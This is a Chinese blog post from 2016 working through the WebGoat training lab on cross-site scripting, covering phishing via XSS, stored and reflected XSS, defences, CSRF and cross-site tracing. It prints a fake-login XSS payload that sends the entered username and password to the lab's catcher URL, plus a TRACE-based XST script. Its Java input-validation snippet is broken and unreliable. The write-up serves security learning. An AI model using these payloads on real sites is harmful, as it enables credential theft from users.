
WebGoat实验之Cross-Site Scripting（XSS，跨站脚本攻击）-2016.01.09

原创

baishileily 于 2016-01-09 16:10:30 发布 4262 收藏 3
分类专栏： 网络安全之WebGoat 文章标签： WebGoat实验之Cross-Site XSS 跨站脚本攻击 Stroed XSS Phising XSS



XSS（Cross-Site Scripting）跨站脚本攻击，由于 html 和 js 都是解释执行的，那么如果对用户的输入过滤不够严格或者说不严格处理，那么当用户也输入一些 html 或者 js 的并被浏览器再次加载的时候也是可以被浏览器解释执行的。那么对于一些博客、贴吧等存在用户输入、又存在游客查看评论的地方，做好用户输入的过滤就很有必要。那么 XSS 能干什么呢？不仅可以用来进行钓鱼攻击，还可以用来窃取用户的数据进而静默转移，传送给黑客，想想 html 和 js 能干什么他就能干什么，当然远不止这些，我们还可以注入一些服务器语言，使得服务器端执行的时候也发生未知的结果。

1.1 Phishing With XSS（钓鱼攻击）

如果一个未经验证的用户输入一个 HTTP 响应时， XSS 很有可能发生，利用它就可以进行钓鱼攻击，在一个页面内添加一个伪官方网页就可以骗取用户的账

首先，我们需要自己写一个页面，用于钓鱼，例如表 1 所示：

```
<script>
function hack(){
alert("Had this been a real attack... Your credentials were just
stolen.UserName="+document.forms[1].user.value+"Password:"+document.forms[1].pass.value);
XSSImage = new Image();
XSSImage.src = "http://localhost/WebGoat/catcher?
PROPERTY=yes&user="+document.forms[1].user.value+"&password="+document.forms[1].pass.value;
}</script><form>
<br><br><HR><H3>This feature requires account login :</H3><br><br>
Enter UserName:<br><input type="text" id="user" name="user" /><br>
Enter Password:<br><input type="password" id="pass" name="pass" /><br>
<input type="button" id="login" name="login" value="login" onclick="hack()" />
</form><br><br></HR>
```

表 1

我们将表 1 的内容填入我们的搜索框内看到如图 1 所示，即我们构造的页面在这里我们添加一些数据然后提交就会看到如图 2 所示的 alert 提示，即我们完成




图 1




图 2

1.2 Stored XSS（存储型XSS攻击）

Stored XSS，大概就是说我们提交的数据会被保存在服务器上，其他用户访问这个页面的时候可以看到我们的评论，进而遭受攻击。在这个实验中以用户名：Tom，密码：tom 登录，然后进行 XSS 攻击，最后以用户名：Jerry，密码：jerry 登录看是否被感染。

首先，我们以Tom登录，然后点击ViewProfile，进而点击EditProfile随便修改一个输入框的内容，除了用户名，因为还有用作登录和查看用，如图 3 所示，我们添加了alert（'XSS'），则当我们点击Update Profile或者logout的时候，都会给出alert（）提示，紧接着我们以Larry的身份登录，如图 4 所示，我们点击Serach Profile，如图 5 所示，我们搜索Tom，则我们会看到如图 6 所示的信息，即我们的攻击成功。

Stage 1
Stage 1: Execute a Stored Cross Site Scripting (XSS) attack.
As 'Tom', execute a Stored XSS attack against the Street field on the Edit Profile page. Verify that 'Jerry' is affected by the attack.
The passwords for the accounts are the lower-case versions of their given names (e.g. the password for Tom Cat is "tom").

图 3

Stage 1
Stage 1: Execute a Stored Cross Site Scripting (XSS) attack.
As 'Tom', execute a Stored XSS attack against the Street field on the Edit Profile page. Verify that 'Jerry' is affected by the attack.
The passwords for the accounts are the lower-case versions of their given names (e.g. the password for Tom Cat is "tom").




图 4

Stage 1
Stage 1: Execute a Stored Cross Site Scripting (XSS) attack.
As 'Tom', execute a Stored XSS attack against the Street field on the Edit Profile page. Verify that 'Jerry' is affected by the attack.
The passwords for the accounts are the lower-case versions of their given names (e.g. the password for Tom Cat is "tom").




图 5




图 6

1.3 Block Stored XSS using Input Validation(使用输入验证阻止存储式XSS攻击)

在UpdateProfile.java中添加入表 2 所示代码即可。

```
String regex="[\\s\\w-]" ;
String
stringToValidate=firsName+ssn+title+phone+address1+address2+startDate+ccn+disciplinaryActionDate+disciplinaryActionNotes+personalDescription;
Pattern pattern=Pattern.compile9(regex);
validate(stringToValidate);
```

表 2

1.4 Stored XSS Revisted（存储型XSS再访问）

这个就不多说了，按照 1.2 中的步骤再做一次就可以，由于在 1.3 中添加了过滤所以，这次进行 XSS 将失败。注意：这里的用户是Bruce 和 David。

1.5 Block Stored XSS using Output Encoding（使用输出编码阻止存储式XSS攻击）

和实验 1.3 一样都是为了阻止XSS存储攻击，但是在1.3中运用的是过滤技术，而在这里用的是编码技术，即对特殊的字符进行编码，以破坏数据原有的结构，导致浏览器不能对其进行解释执行。

1.6 Reflect XSS（反射 XSS 攻击）

其实就是自己搞自己玩，和第一个钓鱼攻击差不多，不过钓鱼攻击强调的额是修改响应，而这个则是修改请求。首先我们用Larry的账号登录，然后进行Search Prifile，如图 7 所示，我们注入了一个alert语句，然后点击搜索我们会发现如图 8 所示，给我们提出了alert警告，而且还列出了我们通过实验的通知。




图 7




图 8

1.7 Block Reflect XSS （阻止反射式 XSS）

方法类似于 1.2 都是做了一个同样的匹配，然后我们再次登录，按 1.6 操作一次，就会发现，XSS失败，实验通过了。

1.8 Stored XSS Attacks（存储式 XSS 攻击）

这个实验很简单，要求我们事先一次 XSS攻击，那么我们在 code 出添加alert如图 9 所示，可见实验成功。




图 9

1.9 Cross Site Request Forgery（CSRF）（跨站请求伪造）

一样的道理，在这里随便写一些可以引发的XSS攻击就可以，因为对用户的输入 没有做任何限制，可以通过上面的方式通过这个实现，也可以按题目中所说加载一个图片的假地址，以url的方式将数据传出去。

1.10 —— 1.12 均省去不讲了，和1.9的原理差不多

1.13 Cross Site Tracing XST Attacks（跨站跟踪攻击）

跨站脚本攻击利用的 http trace，可以将发送给服务端的信息映射回来，然后通过 ajax 技术静态的接受，可以将用户提交的数据静默的发送出去。执行的代码如下：

```
<script>if(navigator.appName.indexOf("Microsoft")!=-1 ){var xmlHttp = new ActiveXObject("MicrosoftXMLHTTP");
xmlHttp.open("TRACE","./",false);xmlHttp.send();var str1 = xmlHttp.responseText;while(str1.indexOf("\n")>-1) str1=str1.replace("\n","
<br>");document.write(str1);}
```

今天下午写的太多了，又没有睡觉，搞得我很难受，写到最后觉得越写越乱，改天再完善吧，先让我好好休息休息